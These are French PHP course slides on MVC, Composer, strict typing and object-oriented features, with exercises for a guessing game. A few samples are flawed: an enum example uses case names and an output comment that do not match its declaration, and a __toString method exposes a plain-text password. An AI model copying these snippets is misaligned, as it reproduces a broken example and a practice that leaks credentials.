
Les 3 couches du MVC

Les 3 couches du MVC

Concept: Une façon d'organiser une application pour séparer les responsabilités entre l'interface, la logique métier et les données



Les 3 couches du MVC



Composer

Composer

Définition

Gestionnaire de dépendances pour PHP :

- Définir des paquets de code tiers utilisés par un projet
- Dépendances facilement installées et mises à jour
- Exploite les fonctionnalités d'autochargement des classes

Fonctionnement

- packagist.org : site permettant de consulter les différentes dépendances disponibles
- `Composer.exe` : exécutable sous Windows lancé dans un terminal permettant d'installer une dépendance. Il est possible d'indiquer une version.

Composer

Commandes de base

Initialiser un projet : **composer init**

- Pose une série de questions :

```
Package name (<vendor>/<name>) [emontmasson/composer]: emontmasson/guessgame
Description []: Jeu de devinettes avec API REST
Author [Elodie Montmasson <contact@unidia.fr>, n to skip]:
Minimum Stability []:
Package Type (e.g. library, project, metapackage, composer-plugin) []:
License []:

Define your dependencies.

Would you like to define your dependencies (require) interactively [yes]? no
Would you like to define your dev dependencies (require-dev) interactively [yes]? no
Add PSR-4 autoload mapping? Maps namespace "Emontmasson\Guessgame" to the entered relative path. [src/, n to skip]:

{
    "name": "emontmasson/guessgame",
    "description": "Jeu de devinettes avec API REST",
    "autoload": {
        "psr-4": {
            "Emontmasson\\Guessgame\\": "src/"
        }
    },
    "authors": [
        {
            "name": "Elodie Montmasson",
            "email": "contact@unidia.fr"
        }
    ],
    "require": {}
}

Do you confirm generation [yes]? |
```

Composer

Commandes de base

Initialiser un projet : **composer init**

- Un dossier **vendor** a été ajouté à votre dossier.
 - Autoload.php : qui gère le chargement des classes
 - Composer : les fichiers internes de Composer (cartes d'autoload, infos sur les paquets installés, etc.)
- Le fichier **composer.json** permet de définir les dépendances à installer et utiliser pour notre projet

Composer.json

- Autoload

```
"autoload": {  
    "psr-4": {  
        "Emontmasson\\Guessgame\\": "src/"  
    }  
},
```

Composer

Commandes de base

Composer.json

- Composer nous propose d'aller chercher nos classes dans un dossier **src** et de les placer dans le namespace **Emontmasson\Guessgame**.
- Pour simplifier, nous allons appeler notre espace de nom **App**.
- Modifiez votre composer.json

```
"autoload": {  
    "psr-4": {  
        "App\\": "src/"  
    }  
},
```

- Ensuite, il faut mettre à jour l'autoload de composer grâce à la commande **composer dump-autoload**

Composer

Commandes de base

Appeler l'auto-chargement des classes

- Insérer la ligne suivante dans le script qui a besoin de classe

```
require '../vendor/autoload.php';
```

- Puis le nom de la classe à utiliser avec son espace de nom

```
use App\Model\Exemple;
```

- Vous pouvez lancer le script tel quel pour voir si ça fonctionne.

TP 1 : Composer – initialiser le projet

- Initialiser votre projet
- Tester le bon fonctionnement de l'auto-chargement des classes dans test-models.php :
 - Appeler le fichier de d'auto-chargement
 - Utiliser la classe App\Database\Connection
 - Si la classe n'est pas trouvée, vous aurez une erreur

Composer

Commandes de base

Installer des dépendances : composer require <nom_du_paquet>

- Un fichier composer.lock est créé si ce n'est pas le cas :
 - Sert à enregistrer et à figer les versions exactes de toutes les dépendances
- Un dossier relatif au nom du paquet a été créé
- Pour utiliser une dépendance, il suffit de charger le fichier d'autoload de composer

TP 2 : Composer – Installer les dépendances

- Installer les dépendances suivantes pour le projet :
 - `tecnickcom/tcpdf` en version 6.10
 - `phpmailer/phpmailer`
- Vérifier que l'extension `ldap` soit active dans le fichier `php.ini` : `extension=ldap`

Composer

Commandes de base

Installer toutes les dépendances : composer install

- À utiliser lors de la reprise d'un projet afin d'installer toutes les dépendances
- Le dossier **vendor** est généralement ignoré dans git.

Mettre à jour toutes les dépendances : composer update

- Met à jour l'ensemble des bibliothèques du projet vers leurs dernières versions compatibles

Supprimer une dépendance : composer remove <nom_du_paquet>

- Supprime une bibliothèque du projet

Mettre à jour composer : composer self-update

- Met à jour composer dans sa dernière version stable




POO



01

Mode strict



Le problème

Par défaut, PHP **convertit silencieusement** les types quand ça l'arrange.

```
function additionner(int $a, int $b): int
{
    return $a + $b;
}
```

```
echo additionner("5", "10");    // 15 : pas d'erreur
echo additionner("5 pommes", 3); // PHP 8 : TypeError (chaîne non numérique)
echo additionner(true, 3);       // 4 : true devient 1
```

Les déclarations de type sont des *suggestions*, pas des contraintes. Les bugs passent inaperçus.

La solution

Activer le mode strict, **toute première instruction du fichier** (avant le namespace, rien avant sauf <?php) :

```
declare(strict_types=1);
```

2 references

```
function additionner(int $a, int $b): int  
{  
    return $a + $b;  
}
```

```
echo additionner(5, 10); // 15
```

```
echo additionner("5", 10); // TypeError : argument must be of type int, string given
```

Points importants

Point	Explication
Portée	Il s'applique fichier par fichier, et concerne les appels de fonctions faits depuis ce fichier. Il faut donc le mettre dans chaque fichier.
Position	Doit être la première instruction. Sinon : erreur fatale.
Ce qu'il change	Les conversions automatiques de types scalaires (int, float, string, bool) sont interdites, y compris pour les retours de fonction.
Exception	int est accepté là où float est attendu (pas de perte d'information).



02

Espaces de noms

Espace de noms

Définition

Un espace de noms donne à une classe un **nom complet unique** (App\Model\Joueur), ce qui permet à deux classes de même nom de coexister.

Déclaration

```
namespace App\Models;
```

```
class Joueur {
```

Utilisation

```
use App\Models\Joueur;
```



03

Enumérations

Les énumérations

Définition

Un **enum** (énumération) est un type qui ne peut prendre qu'un **nombre fini de valeurs prédéfinies**.

Disponible depuis **PHP 8.1**. On déclare un enum comme une classe, avec le mot-clé **enum**.

Déclaration :

```
enum ModeJeu: int
{
    case JOUEUR_DEVINE = 1;
    case PROGRAMME_DEVINE = 2;
}
```

Lire la valeur

```
echo ModeJeu::JoueurDevine->value . PHP_EOL; // joueur_devine
```

Retrouver la partie du case d'un enum

```
$mode = ModeJeu::from(1);
// $mode contient le case ModeJeu::JoueurDevine
```

TP 3 : POO – Enumérations

- Implémenter le code du fichier src\Model\Enum\Indice.php
- Implémenter le code du fichier src\Model\Enum\ModeJeu.php
- Implémenter le code du fichier src\Model\Enum\Borne.php

E Indice
PLUS_GRAND = 'plus_grand'
PLUS_PETIT = 'plus_petit'
TROUVE = 'trouve'

E ModeJeu
JOUEUR_DEVINE = 1
PROGRAMME_DEVINE = 2

E Borne
BORNE_MIN = 1
BORNE_MAX = 100

- Tester les énumérations dans tests\test-models.php



04

Classes



Les classes

Définition

Une classe est un modèle qui décrit les caractéristiques (propriétés) et les comportements (méthodes) d'un type d'objet.

Déclaration : `class NomClasse { }`

```
class Joueur
{
    // 1. constantes
    // 2. propriétés
    // 3. constructeur
    // 4. méthodes
}
```

Nomenclature : PascalCase

- **Première lettre :** en majuscule
- **Mots suivants :** Chacun commence également par une majuscule.
- **Séparateurs :** Aucun (pas d'espaces, pas de tirets -, pas d'underscores)

Les propriétés typées

Définition

Une propriété est une variable qui appartient à un objet. Elle représente son état : les données qu'il mémorise.

Déclaration : visibilité + (static) + type + \$nom.

```
private string $pseudo;  
private int $score;  
private ?string $email;
```

Les types utilisables

Type	Exemple
int, float, string, bool	private int \$score
array	private array \$essais
Nom de classe	private Joueur \$joueur
Enum	private ModeJeu \$mode

Les propriétés typées

La visibilité :

L'encapsulation consiste à contrôler ce qui est accessible depuis l'extérieur d'une classe.

Mot-clé	Accessible depuis
public	partout
protected	la classe et ses classes filles
private	uniquement la classe elle-même

Règle d'or : propriétés en private (ou protected), accès via des méthodes.

Valeur par défaut :

initialise une propriété avec une valeur par défaut. Le new est refusé pour les **propriétés**

```
private int $max = Borne::BORNE_MAX->value;
```

Les propriétés typées

Propriétés readonly :

ne peut être **affectée qu'une seule fois** (dans le constructeur), puis elle devient immuable (ex : identifiant)

```
private readonly int $id;
```

Propriétés statiques

appartient à **la classe** et non à une instance. Il n'en existe **qu'un seul exemplaire**, partagé par tous les objets de la classe (et accessible même sans objet).

```
private static int $compteur = 0;
```

Les constructeurs

Définition

Le constructeur est une méthode spéciale, nommée `__construct`, appelée automatiquement lors de l'instanciation. Il sert à initialiser les propriétés.

Version classique :

```
private string $pseudo;  
private int $score;  
  
public function __construct(string $pseudo, int $score = 0)  
{  
    $this->pseudo = $pseudo;  
    $this->score = $score;  
}
```

On remarque la **répétition** : chaque donnée est écrite trois fois (propriété, paramètre, affectation).

Les constructeurs

Le constructeur promu (PHP 8.0)

La promotion de constructeur consiste à placer le mot-clé de visibilité devant le paramètre : PHP déclare la propriété **et** l'initialise automatiquement.

```
public function __construct(  
    private string $pseudo,  
    private int $score = 0,  
) {  
}
```

Validation dans le constructeur

Le corps du constructeur reste utilisable pour garantir la cohérence :

```
public function __construct(  
    private readonly string $pseudo,  
    private int $score = 0,  
) {  
    if (trim($pseudo) === '') {  
        throw new \InvalidArgumentException('Le pseudo ne peut pas être vide.');    }  
}
```

Les constructeurs

Constructeur promu et initialisation de propriété

Il est possible de déclarer des propriétés dont on initialise la valeur dans le constructeur promu.

```
1 reference
private int $score;

1 reference | 0 overrides
public function __construct(private string $pseudo)
{
    $this->score = 0;
}
```

Instanciación

Définition

L'instanciation crée un objet qui permet les propriétés et méthodes publiques.

Instanciación classique

```
$alice = new Joueur( "Alice");
```

Instanciación avec arguments nommés (PHP 8.0)

```
$alice = new Joueur(pseudo: 'Alice', score: 2);
```

Les méthodes

Définition

Une méthode est une fonction définie dans une classe. Elle représente un comportement de l'objet et manipule généralement ses propriétés.

Déclaration : visibilité (static) fonction nomMethode(type \$param): typeRetour

Type de retour	Signification
: string, : int, : bool...	retourne une valeur de ce type
: void	ne retourne rien
: ?string	retourne une chaîne ou null
: self	retourne l'objet lui-même (chaînage)

Exemple : `public function startGame(): Partie`

Les méthodes

Méthodes en chaines

```
public function ajouterPoints(int $points): self
{
    $this->score += $points;
    return $this;
}
```

```
$alice->ajouterPoints(5)->ajouterPoints(3);
```

Les accesseurs

Définition

- **Getter** (getXxx) : lit une propriété privée.
- **Setter** (setXxx) : modifie une propriété privée **avec contrôle**.

Ne pas créer de setter par réflexe. On expose uniquement ce qui a du sens métier.

```
0 references | 0 overrides  
public function getPseudo(): string  
{  
    return $this->pseudo;  
}
```

Le mot clé \$this

Définition

désigne l'objet courant, c'est-à-dire l'instance sur laquelle la méthode est en train de s'exécuter.

Pour accéder à	On écrit
une propriété	<code>\$this->score</code> (sans \$ après la flèche)
une méthode	<code>\$this->getScore()</code>

Exemple :

```
public function estGagnant(): bool
{
    return $this->getScore() >= 100;
}
```

Le mot clé self::

Définition

self désigne **la classe dans laquelle le code est écrit**. On l'utilise pour accéder à ce qui appartient à la classe elle-même (constantes, propriétés et méthodes statiques), self::

```
class Partie
{
    2 references
    private static int $compteur = 0;           // propriété statique
    0 references | 0 overrides
    public function __construct()
    {
        self::$compteur++;                     // propriété statique
    }
    0 references | 0 overrides
    public static function getCompteur(): int
    {
        return self::$compteur;
    }
}
```

Le mot clé ::class

Définition

NomDeClasse::class retourne le **nom complet de la classe** sous forme de chaîne de caractères à partir des use et du namespace courant.
Utilisable également sur un **objet**.

À quoi ça sert concrètement ?

- Instanciation dynamique :

```
$classe = PartieJoueurDevine::class;  
$partie = new $classe($joueur);
```

- Routeur : associer une route à un contrôleur
`'/users' => [UserController::class, 'index', true],`

- Vérification de type

```
if ($partie::class === PartieJoueurDevine::class) { /* ... */ }
```

Les constantes de classe

Définition

Une constante de classe est une valeur fixe, définie une fois pour toutes, rattachée à la classe et non à un objet. Elle ne peut pas être modifiée.

Le **typage** existe depuis la version **8.3**

Déclaration : Visibilité `const` type `NOM_CONSTANTE = valeur`

Exemple : `public const BORNE_MIN = 1;`

Accès : avec l'opérateur ::

- À l'intérieur de la classe

```
return self::BORNE_MIN;
```

- A l'extérieur de la classe (à condition d'être publique)

```
echo Joueur::BORNE_MIN;
```

Ecrire un objet en chaîne

Définition

Il est possible de renvoyer un objet sous forme de chaîne de caractère grâce à la méthode `__toString()` :

Implémentation :


```
public function __toString() {  
    return "Hello ".$this->login." avec comme mot de passe ".$this->mdp;  
}
```

Utilisation :

```
$j = new Joueur("Elodie", "mdp");  
echo $j;
```

TP 3 : POO – Classes

- Implémenter la classe `src\Model\Joueur.php` avec les propriétés, les accesseurs sans la méthode `demarrerPartie`.
- La connexion du joueur se faisant par LDAP, on peut se dire que les propriétés ne sont accessibles qu'en lecture.
- Créer une méthode pour écrire l'objet avec son prénom, nom et login.



- Tester l'instanciation de la classe dans `tests\test-models.php`



05


Héritage

Héritage simple

Définition

L'**héritage** est un mécanisme de la programmation orientée objet qui permet à une classe (**classe fille**) de **reprendre** les propriétés et les méthodes d'une autre classe (**classe mère**), puis de les compléter ou de les modifier.

Il traduit une relation « **EST UN** » : une classe fille *est un* type particulier de sa classe mère.



Héritage simple

La visibilité protected : méthode ou propriétés accessibles dans la classe fille.

```
class Compte {  
    public function __construct(  
        // déclaration des attributs  
        protected int $numero,  
        protected string $devise,  
        protected float $solde,  
    ){}  
}
```

Le mot clé extends

```
class CompteCourant extends Compte {
```

Héritage simple

Constructeur d'une classe fille

En PHP, il faut **toujours** écrire `parent::__construct()` explicitement pour que le constructeur parent soit appelé afin d'initialiser la partie héritée.

```
2 references | 0 overrides | prototype  
public function __construct(  
    int $numero,  
    string $devise,  
    float $solde,  
    private float $decouvertAutorise,  
    private float $fraisDecouvert,  
) {  
    parent::__construct($numero, $devise, $solde);  
}
```

Héritage simple

Polymorphisme

La fille peut **remplacer** une méthode héritée en la redéclarant avec la **même signature** (mêmes paramètres, même type de retour compatible).

```
class Compte {  
    2 references  
    protected float $solde;  
    1 reference | 1 override  
    public function ouvrirCompte() {  
        $this->solde = 0;  
    }  
}  
1 reference | 0 implementations  
class Comptecourant extends Compte {  
    1 reference | 0 overrides | prototype  
    public function ouvrirCompte() {  
        $this->solde = 1000;  
    }  
}
```

Héritage simple

Polymorphisme

Il est possible également d'appeler la méthode parente et de définir ses propres comportements.

```
3 references | 1 implementation
class Compte {
    1 reference
    protected float $solde;
    2 references | 1 override
    public function ouvrirCompte() {
        $this->solde = 0;
    }
}

1 reference | 0 implementations
class CompteCourant extends Compte {
    1 reference
    private float $decouvertAutorise;
    2 references | 0 overrides | prototype
    public function ouvrirCompte() {
        parent::ouvrirCompte();
        $this->decouvertAutorise = 100;
    }
}
```

Héritage simple

Le mot clé final

Interdit l'héritage ou la redéfinition.

```
final class Compte {  
    2 references  
    public function __construct(protected int $numero, protected string $devise, protected float $solde) {  
        $this->ouvrirCompte();  
    }  
  
    1 reference  
    final public function ouvrirCompte() {  
        $this->solde = 0;  
    }  
}
```



06

Interfaces



Les interfaces

Définition

Une interface est un **contrat** : elle liste les méthodes qu'une classe s'engage à fournir, sans donner leur implémentation.


- Une classe peut implémenter **plusieurs** interfaces
- Une interface ne contient **ni propriété d'instance, ni corps de méthode** (hors constantes)
- Toutes les méthodes sont publiques par nature

Implémentation :

```
// Declaration de l'interface 'Template'
interface Template
{
    public function setVariable(string $name, string $var):void;
    public function getHtml(string $template):string;
}
```

TP 4 : POO – Interface

- Implémenter l'interface `src\Model\Interface\Jeu.php`



- Pour tester l'interface, on s'en servira plus tard dans la formation



07

Classes abstraites

Les classes abstraites

Définition

Une **classe abstraite** est une classe qui **ne peut pas être instanciée directement**. Elle sert de **modèle de base** pour d'autres classes (ses classes filles) en leur imposant une structure commune.

Elle peut contenir :

- des **propriétés** et des **méthodes concrètes** (avec du code), partagées par toutes les filles ;
- des **méthodes abstraites** : uniquement la signature, **sans corps**. Chaque classe fille **doit** les implémenter.


Implémentation :

```
abstract class MaClasseAbstraite
{
    // Méthode concrète : héritée telle quelle
    0 references | 0 overrides
    public function direBonjour(): string
    {
        return "Bonjour";
    }

    // Méthode abstraite : à implémenter dans chaque fille
    0 references | 1 override
    abstract public function faireQuelqueChose(): string;
}
```

```
class MaFille extends MaClasseAbstraite
{
    0 references | 0 overrides | prototype
    public function faireQuelqueChose(): string
    {
        return "C'est fait";
    }
}
```

TP 5 : POO – Classes abstraites




- Implémenter la classe abstraite **src \ Model \ Partie.php**
- Mode et joueur ne serviront pas pour l'instant.
- Coder les getters pour les propriétés **dateCreation**, **nbTentatives**, **id**, **mode** et **joueur**.
- Coder la méthode **setId()** pour la propriété **id**.
- Implémenter la méthode **terminerPartie()**
- Il n'est pas encore possible de tester la classe et c'est normal !



08

Traits



Les traits

Définition

Un **trait** est un **ensemble de propriétés et de méthodes réutilisables**, qu'on peut **injecter dans plusieurs classes** avec le mot-clé use. Il ne peut pas être instancié seul.

Points clés :

- Une classe peut utiliser **plusieurs traits**.
- Un trait **n'est pas un type** : on ne peut pas faire instanceof MonTrait.

Déclaration : trait nomTrait { }

```
trait Horodatage
{
    private ?\DateTimeImmutable $dateCreation = null;

    public function creerDateCreation(): void
    {
        $this->dateCreation = new \DateTimeImmutable();
    }

    public function getDateCreation(): string
    {
        return $this->dateCreation->format('d-m-Y H:i:sP');
    }
}
```

Les traits

Utilisation:

A l'intérieur de la classe en plus de l'espace de nom :

```
use App\Model\Traits\Horodatage;
```

```
class Joueur
{
    use Horodatage; // les propriétés et méthodes du trait sont "collées" ici

    public function __construct(private string $pseudo) {
        $this->creerDateCreation();
    }
}
```

TP POO

Finaliser les classes métiers


TP 6 : POO – Jeu où le joueur devine

- Implémenter la classe **src \ Model \ PartieJoueurDevine.php** qui étend de Partie.
- Vous pouvez vous aider du fichier **tests \ test-partie-joueur-devine.php** qui simule une partie jouée.
- Mettre le getter de **nombreSecret**
- **nombreSecret** doit être généré via la fonction **random_int** dans le constructeur
- Implémenter la méthode **jouer(int \$proposition)**
 - Augmenter de 1 le nombre de tentatives
 - Récupérer l'indice grâce à la méthode **donnerIndice(int \$proposition)**
 - Si l'indice indique que le chiffre est trouvé, la partie est terminée.
 - Retourner l'indice
- Implémenter la méthode **donnerIndice(int \$proposition)**
 - Si la proposition est supérieure au nombre secret, retourne **Indice::PLUS_PETIT**
 - Si la proposition est inférieure au nombre secret, retourne **Indice::PLUS_GRAND**
 - Sinon retourne **Indice::TROUVE**

© «final» PartieJoueurDevine	
-nombreSecret: int	
+jouer(proposition: int): Indice	
+donnerIndice(proposition: int): Indice	

TP 7 : POO – Jeu où le programme devine

- Implémenter la classe **src \ Model \ PartieProgrammeDevine.php** qui étend de Partie.
- Vous pouvez vous aider du fichier **tests \ test-partie-programme-devine.php** qui simule une partie jouée.
- Implémenter la méthode **regenererBorne(Indice \$indice)**
 - Si l'attribut proposition est nulle générer une exception
 - Si l'indice indique plus petit
 - La borne max est égale à la proposition -1
 - Si l'indice indique plus grand
 - La borne min est égale à la proposition + 1
 - Si l'indice indique trouve, on appelle la méthode terminerPartie()
- Implémenter la méthode **proposer()**
 - Elle prend la borne min + max / 2
 - Utiliser la fonction intdiv pour récupérer l'entier de la division



